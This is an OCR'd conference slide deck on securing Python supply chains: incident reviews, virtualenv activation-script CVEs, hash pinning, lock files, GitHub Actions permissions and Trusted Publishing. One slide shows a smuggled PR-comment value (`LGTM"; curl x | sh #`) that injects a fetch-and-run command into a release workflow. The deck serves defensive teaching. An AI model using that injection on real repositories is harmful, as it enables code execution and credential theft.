Securing Your Python Supply Chain

From Dependencies to Deployment

Nine things I discovered in my own project

Bernát Gábor · PyBeach · October 24, 2026

bernat.tech · github.com/gaborbernat



Slides

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Bernát Gábor



Source: Bernát Gábor. License: CC BY 4.0.

PyPA / tox-dev maintainer


virtualenv • **tox** • **pipx** • **platformdirs** • **filelock**

Bloomberg, Developer Experience

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Your security scanner was compromised

LiteLLM · CircleCI · all steps shared one environment · March 2026



Dashed link: same campaign; Telnyx's credential-theft route is unspecified.
Machine groups illustrate potential spread, not confirmed victim counts.

PSF / PyPI: LiteLLM and Telnyx incident report, April 2, 2026
LiteLLM maintainers: unpinned Trivy and static secrets in CircleCI
LiteLLM: release v1.107.0 compromised, October 21, 2026

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.


FOUND IN VIRTUALENV

1

a secret read

Downloads don't wait for responders

119,000+ downloads of the affected versions



✓ Quarantined after 2 h 32 min

Normal traffic roughly **1,700 downloads a minute** · downloads ≠ confirmed victims

Our virtualenv changelog job also had release authority.

PSF / PyPI: LiteLLM and Telnyx incident report, April 2, 2026
Aqua Security: Trivy incident advisory

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A PR comment reached the release job

Elementary Data · April 24, 2026

PR comment

```
LGTM"; curl x | sh #
```

Workflow step

```
run: echo "${{ github.event.comment.body }}"
```

```
run: echo "LGTM"; curl x | sh #"
```

GitHub substitutes the text before the shell parses the script.

GITHUB_TOKEN

Read from the job

Release workflow

Dispatched by the attacker

Malicious release

```
elementary-data 0.23.3
```


elementary-data 0.23.3 reached PyPI and a Docker image.

Comment jobs: no `actions: write`. Release environment: required reviewers.

Elementary maintainer report: incident April 24; report April 27, 2026

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A Python package's lifecycle



New releases bring dependency updates, bug fixes, and security fixes.

Maintainers build and publish releases.

Users install packages and their dependencies.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Source

~~6~~ 21 advisories in ~~4~~ 5 weeks



Caller input

Text, paths, configuration





Program behavior

Keep data from becoming code

What can caller-controlled input change?

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

FOUND IN VIRTUALENV

3

" a string executed

The activation bugs kept coming

2024 CVE-2024-53899: activation template quoting

2026 September 18: two advisories

Sep 18 **bash + fish**

Paths became commands

Sep 18 **Windows batch**

Prompt became commands

2024: quote activation template values
CVE-2026-102925: bash and fish paths
CVE-2026-102937: activate.bat prompt

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A virtual environment is no sandbox

Separate package installations

```
.venv/
├── pyvenv.cfg
├── bin/
│   ├── python
│   └── activate
└── lib/python3.15/
    └── site-packages/
```

Same operating-system permissions

- Your files
- Your environment variables
- Your network access

virtualenv security scope: caller-supplied values and generated files

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Then someone else looked

2024 CVE-2024-53899: activation template quoting

2026 October 1: two reports from GitHub Security Lab

Sep 18 **bash + fish**

Paths became commands

Sep 18 **Windows batch**

Prompt became commands

Oct 1 **Templates**

Rewrote quoted text

Oct 1 **fish**

Wrong quoting rules

Both Kevin Stubbings GitHub Security Lab

Template replacement rewrote quoted text
fish quoting rules

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The escaping check skipped zsh

oh-my-zsh enables `PROMPT_SUBST`

Display escaping

`BASH_VERSION`

Required since 21.13.0

zsh skips escaping

`PS1`

Receives the raw name

Display the prompt

Evaluate the prompt text

```
(  $(cmd)  )  ~  %
(  $(cmd)  )  ~  %
(  $(cmd)  )  ~  %
```

Every prompt

21.14.4: escape the name under zsh too

Test how each shell displays the prompt.

Mechanism illustration · no shell code runs

zsh PROMPT_SUBST · published October 2 · patched in 21.14.4
Another prompt-expansion bug in bash · published October 12 · patched in 21.14.7

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

CodeQL follows input through the code



Static data-flow analysis



HTTP request

`request.args`





File or command

Uses request data



Environment value

`VIRTUALENV_PROMPT`






Generated script

`Activate.ps1`



Environment value

`VIRTUALENV_PROMPT`





Generated script

Edited after quoting

`threat-models: local` Include arguments and environment variables.

CodeQL: data-flow analysis in Python

virtualenv: security-extended queries and local inputs

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Ruff flags risky code patterns



Python source

```
yaml.load(text,
Loader=yaml.Loader)
```





S506

Unsafe YAML loader





Use a safe loader

```
yaml.safe_load(text)
```



```
ruff check --select S506 example.py
```

For untrusted YAML, restrict which objects the loader can construct.

Install Ruff

uv: `uv tool install ruff`

pip: `python -m pip install ruff`

Ruff S506: unsafe YAML loading
Ruff security rules

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Fuzzing checks a security property

Vary the prompt

`team's env`

`café`

`project_42`

Illustrative inputs

→

Generate script

`activate.bat`

→

Activate in isolation

Disposable test machine

No credentials · outbound network blocked

Changing the prompt must not add a shell command.

Extra command? → **Fail the test** → Keep the input as a regression case

Proposed batch test; the existing PowerShell target checks escaping without running a shell.

Current virtualenv fuzz target: escaping, without shell execution

CVE-2026-102937: --prompt injection in activate.bat

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Source

What runs on virtualenv's source today, and what each check can and cannot see.

CHECK	TOOL	LIMIT
Risky calls	`ruff check --select S` ; S506 flags `yaml.load` without a safe loader	Sees the call, not where the input came from
Input to sink	CodeQL with `threat-models: local` : arguments and environment variables count as input	Models `quote()` as a barrier; wrong quoting rules pass
Regression examples	Keep inputs that must be flagged and inputs that must pass	A quieter scanner may just miss more
Fuzzing	Vary the prompt; the property is "no extra command runs"	Current PowerShell target checks escaped text; batch test proposed
Every shell, every pass	bash, fish, zsh, batch, PowerShell; assignment and display	The zsh and bash display bugs passed assignment checks
Scope	A virtual environment separates packages, not permissions	Your files, environment variables, network

Ruff security rules virtualenv CodeQL config Current fuzz target

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Dependencies



Other people's code

Build tools, seed wheels





Our build

Runs and ships what it pulls in

Which bytes did we receive?

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Our downloader didn't check hashes

CVE-2026-102930 · virtualenv · patched in 21.7.12

Bundled pip / setuptools Already checked against bundled hashes

Downloaded wheel

`pip / setuptools`

Update or requested download

Compare SHA-256

Expected digest from PyPI

Seed new environments

Install pip / setuptools

Verified wheels seed later environments

21.7.12: compare before seeding Mismatch → reject the wheel

Custom index configured? This PyPI-digest check is skipped.

Advisory: downloaded seed wheels and the custom-index exception
virtualenv #3251: compare downloaded wheels with PyPI digests

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Pin versions and hashes in requirements.txt

```
#
# This file is autogenerated by pip-compile with Python 3.15
# by the following command:
#
#    pip-compile --generate-hashes requirements.in
#
virtualenv==21.14.6 \
    --hash=sha256:c6b74616e64bffa9532cfa9dfd54ffbab0dc9b999df2bb8ec0d75e559b983661 \
    --hash=sha256:eb1a20c5878569b69667f6a1af03458a8512b3afa7be771a2dafe92fdca05bb9
    # via -r requirements.in
```

`==` pins the exact version.

`--hash` : one per file you accept, here the sdist and the wheel.

`--require-hashes` : pip and uv refuse anything unlisted or unhashed.

pip-tools: pip-compile
pip: hash-checking mode

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

pylock.toml: the standard lock file

```
lock-version = "1.0"
created-by = "nab"
[[packages]]
name = "virtualenv"
version = "21.14.6"
[[packages.wheels]]
name = "virtualenv-21.14.6-py3-none-any.whl"
upload-time = 2026-10-08 14:49:54.988049+00:00
url = "https://files.pythonhosted.org/packages/c9/1f/…"
[packages.wheels.hashes]
sha256 = "eb1a20c5878569b6…"
```

Excerpt of real `nab lock` output.

nab writes it; pip 26.1+ installs it (experimental).

uv projects keep `uv.lock` instead.

PEP 751: pylock.toml
nab: the lock file
pip lock

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Same version. Different file?



Installable package archive

`virtualenv-21.14.6-py3-none-any.whl`

version: 21.14.6

`virtualenv/`

`METADATA + RECORD`

`ZIP comment: x`

+1 character

Original SHA-256 · fingerprint of the file's bytes

`eb1a20c5878569b69667f6a1af03458a8512b3afa7be771a2dafe92fdca05bb9`

Same version. **Will the install pass?**

pip hash-checking mode
uv hash-checking mode

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A tiny edit stops the install

```
demo $ python -m pip install --target pip-bad --no-deps \
            --require-hashes -r requirements.txt
Processing ./virtualenv-21.14.6-py3-none-any.whl (from -r requirements.txt (line 1))
ERROR: THESE PACKAGES DO NOT MATCH THE HASHES FROM THE REQUIREMENTS FILE. If you have update
d the package versions, please update the hashes. Otherwise, examine the package contents ca
refully; someone may have tampered with them.
    virtualenv==21.14.6 from file:///home/bernat/git/pybeach-2026/.build/hash/run.cw9ryH/vir
tualenv-21.14.6-py3-none-any.whl (from -r requirements.txt (line 1)):
        Expected sha256 eb1a20c5878569b69667f6a1af03458a8512b3afa7be771a2dafe92fdca05bb9
             Got        abe6d239ffc4cf829e3a215018294688e2d7fc765d2a3a6ee0efda1e51814538

demo $
```

Recorded terminal · uv + pip · a disposable copy of virtualenv 21.14.6 · a one-character ZIP comment

pip hash-checking mode

uv hash-checking mode

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Your build has dependencies too

Runtime

```
virtualenv
├── distlib
├── filelock
├── packaging
├── platformdirs
└── python-discovery
```

Abbreviated; markers depend on Python.

Build and release

```
hatchling==1.32.4
hatch-vcs==0.5.0
tox + uv
cyclonedx-python-lib==11.12.0
GitHub Actions
```

A lockfile records selected versions and files.

virtualenv dependency declarations
Locked release tools and hashes

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Dependencies

What virtualenv checks about the code it pulls in. Each row is one thing to check in yours.

CHECK	SETTING	WHERE
Downloads	Verify each download's digest before use	CVE-2026-102930
Requirements file	`==` and a `--hash` per file; `--require-hashes`	hash-checking mode
pylock.toml	`nab lock pyproject.toml` ; pip 26.1+ installs it (experimental)	PEP 751
Reviewed hashes	Keep the reviewed hash with the inputs; when verification fails, find out why	Replacing the hash makes the check a suggestion
Release tools	Their own lock, with hashes	release-requirements.txt

CVE-2026-102930: seed wheel digests Locked release tools and hashes

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Build



Release jobs

Tools, caches, credentials





Release files

Wheel, sdist, zipapp

What can each release job reach?

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The changelog had the release keys




One release credential available to both operations

A compromised preparation tool could write the release.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Give the release job text to validate



Accept only a numeric X.Y.Z version.

Update `docs/changelog.rst` ; remove matching release fragments.

virtualenv #3336: build the changelog without the release token

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Lint GitHub Actions with zizmor

```
demo $ bat -pp demos/fixtures/fixed.yaml
name: Read a pull request title
on: pull_request
permissions: {}
jobs:
  title:
    runs-on: ubuntu-latest
    steps:
      - name: Print the title
        env:
          TITLE: ${{ github.event.pull_request.title }}
        run: printf '%s\n' "$TITLE"
demo $ zizmor --offline --no-progress --no-config demos/fixtures/fixed.yaml
 INFO zizmor: 🌈 zizmor v1.30.1
 INFO audit: zizmor: 🌈 completed demos/fixtures/fixed.yaml
No findings to report. Good job! (2 suppressed)
demo $
```

uv: `uv tool install zizmor==1.30.1`

pip: `python -m pip install zizmor==1.30.1`

zizmor: template-injection

GitHub: handling untrusted workflow input

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The build's permissions and inputs

Start with no token permissions

```yaml
permissions: {}
jobs:
  scan:
    permissions:
      contents: read
  publish:
    environment: release
```

Permission/environment fragment; steps omitted.

🔍 Inspect the scanner job's **secrets, environment, and checkout credentials**.

🔑 Still on a PyPI API token? Keep it in the **release environment**; only the publish job uses it.

```
zizmor .github/workflows
```

Review permissions per job, even if lint is clean

Trivy: existing Action tags were moved
virtualenv release workflow
zizmor: minimal permissions per job
Environment secrets and required reviewers

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A shared cache is another build input

Risk: another job can write to a cache scope the release restores.



virtualenv: disable shared uv cache restore / save

```
enable-cache: false
```

Local cache stays within the job

These flags control local caching, not GitHub's shared cache:


```
uv --no-cache sync --locked
```

```
python -m pip --no-cache-dir install -r requirements.txt
```

GitHub cache scopes and restrictions
virtualenv: disable setup-uv caching
uv cache
pip cache

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Limit where the build can connect



Allowed services can still carry data out. Investigate new destinations before adding them.

Selected destinations from virtualenv's build allowlist; all use HTTPS.

virtualenv: actual build allowlist
step-security/harden-runner

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The agent has your permissions

An agent reads repository files, dependency docs, and issue text. Some text contains instructions you did not authorize.

Review workflow changes before running them. Generated code goes through the same locks and scans.

Example permission boundary

```
read source        allowed
edit source        reviewed diff
edit release.yaml  human review
publish to PyPI    no credential
```

OWASP: prompt injection and least privilege
virtualenv contribution policy

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Build

What virtualenv's release workflow does today. Each row is one thing to check in yours.

CHECK	SETTING	WHERE
Workflow token	`permissions: {}` at the top; grant per job	release.yaml
Checkout credential	`persist-credentials: false`	actions/checkout
Actions	Pin to a reviewed commit; review what the Action downloads	trivy-action tags
Shared cache	`enable-cache: false` on release; `uv --no-cache`, `pip --no-cache-dir` are local only	cache scopes
Egress	`egress-policy: block` plus an allowlist	harden-runner
Coding agents	No release credential in code-generation jobs; workflow edits get human review	OWASP
Lint	`zizmor .github/workflows`	zizmor audits

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Publish



Release file

Wheel + retained evidence





Package index

Publish evidence with the file

Who published it? What is inside? Can we verify it?

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A publishing credential that expires


Registered publisher

repository
`pypa/virtualenv` ✓

workflow
`release.yaml` ✓

environment
`release` ✓

PyPI matches the job's identity before issuing a token.



PyPI Trusted Publishing security model
PyPI digital attestations

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Protect the maintainer accounts



Maintainer account

Can change the workflow





release.yaml

Runs with release authority





PyPI release

Trusted Publishing

